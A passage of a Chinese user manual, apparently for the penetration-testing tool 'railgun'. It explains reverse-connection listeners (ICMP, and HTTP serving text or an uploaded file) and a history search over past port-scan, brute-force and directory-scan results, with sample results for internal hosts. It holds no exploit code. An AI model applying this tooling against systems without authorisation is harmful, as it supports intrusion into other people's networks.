
生成指令: 在端口上右键生成指令会在最下面生成参考指令, 用于快速操作。

停止服务: 可在协议或者端口上右键操作, 在协议上右键就是把这个协议下的所有端口都停止。



### 9.3. ICMP

这个和上面几个反连服务差不多，主要基于ping包来探测目标回连情况，但因为互联网上icmp探测很多，所以通过过滤ping包长度来准确检测，这里是自动随机长度，范围是100-1000。



## 9.4. HTTP


和Socket反连类似，但参数配置会更多一些。

重点说明下响应内容这块


有两种模式

1. 字符串模式：可以自定义任意明文内容响应。
2. 文件模式：勾选文件后，响应内容填入本地文件路径，在启动服务时，会将文件上传到server缓存，访问API即可下载文件。


PS: 文件模式下，上传前服务端会自动通过md5值检测是否已经缓存该文件，有缓存就不会二次上传。



## 启动文件模式的HTTP服务



- 查询：支持查询完整请求包，但默认不查询。（不管查不查询，服务端都是记录完整请求包的）
- 服务列表菜单
  - 服务信息：单独界面展示服务信息



# 10. 数据库

## 10.1. 历史搜索 (V1.5.0)

用于查询一些功能模块的历史结果

历史搜索

模块:	端口扫描	增加OR条件	清除条件	开始搜索					
过滤									
<input checked="" type="checkbox"/>	搜索字段: IP	包含	192.168.111						
<input checked="" type="checkbox"/>	搜索字段: IP	包含							
-OR-									
搜索结果									
序号	IP	域名	端口	默认端口	协议指纹	Banner	特征	标题	时间戳
1	192.168.111.112		5985		WinRM		MsVATimestamp : 2022-12-30 23:56:00.6 MsVNVbDomainName : WIN-2073282CDEL MsVNVbComputerName : WIN-2073282CDEL MsVAVnDnsDomainName : WIN-2073282CDEL MsVAVnDnsComputerName: WIN-2073282CDEL Build: 10.0.17763 OS: Windows Server 2019, Version 1809		2023-01-05 1...
2	192.168.111.112		135	RPC	Owid	WMI	Address: 10.8.0.2 Address: 192.168.111.112 Arch: 64-bit MsVATimestamp : 2022-12-30 23:56:00.6 MsVNVbDomainName : WIN-2073282CDEL MsVNVbComputerName : WIN-2073282CDEL MsVAVnDnsDomainName : WIN-2073282CDEL MsVAVnDnsComputerName: WIN-2073282CDEL Build: 10.0.17763 OS: Windows Server 2019, Version 1809	WIN-2073282CDEL	2023-01-05 1...
3	192.168.111.112		445	SMB	SMB2		signingEnabled: true signingRequired: false MsVATimestamp : 2022-12-30 23:56:00.6 MsVNVbDomainName : WIN-2073282CDEL MsVNVbComputerName : WIN-2073282CDEL MsVAVnDnsDomainName : WIN-2073282CDEL MsVAVnDnsComputerName: WIN-2073282CDEL Build: 10.0.17763 OS: Windows Server 2019, Version 1809		2023-01-05 1...

支持比较灵活的与或关系搜索，比如我想搜索 端口扫描 模块 192.168.111 开头的IP网段并且端口等于 22，同时还想搜索 30.1. 开头的 3306 端口

历史搜索

模块:	端口扫描	增加OR条件	清除条件	开始搜索					
过滤									
<input checked="" type="checkbox"/>	搜索字段: IP	包含	192.168.111						
<input checked="" type="checkbox"/>	搜索字段: 端口	包含	22						
<input checked="" type="checkbox"/>	搜索字段: 时间戳	大于	2023-01-04 00:00:00						
-OR-									
<input checked="" type="checkbox"/>	搜索字段: IP	包含	30.1.						
<input checked="" type="checkbox"/>	搜索字段: 端口	等于	3306						
-OR-									
搜索结果									
序号	IP	域名	端口	默认端口	协议指纹	Banner	特征	标题	时间戳
1	30.1.28.3		3306	MySQL					2023-01-03 0...
2	30.1.28.3		3306	MySQL					2023-01-04 1...
3	30.1.28.3		3306	MySQL					2023-01-04 1...
4	192.168.111.130		22	SSH	SSH	SSH-2.0-Open...			2023-01-05 1...

支持的模块，字段是不同模块自动切换的

模块: 端口扫描

端口扫描 增加OR条件 清除条件

<input checked="" type="checkbox"/>	端口扫描	包含
<input checked="" type="checkbox"/>	暴力破解	包含
<input checked="" type="checkbox"/>	目录扫描	包含
<input checked="" type="checkbox"/>	Host碰撞	包含
<input checked="" type="checkbox"/>	Web指纹	包含

支持4种过滤方式，大于小于主要用于时间戳，字符串就用包含和等于就行了。

搜索字段:	IP	包含	192
搜索字段:	端口	包含	22
搜索字段:	时间戳	大于 等于 小于	202

## 11. BUG反馈

---

留言 <https://sec.lz520520.com/> 或 <https://github.com/lz520520/railgun>

熟人请私聊我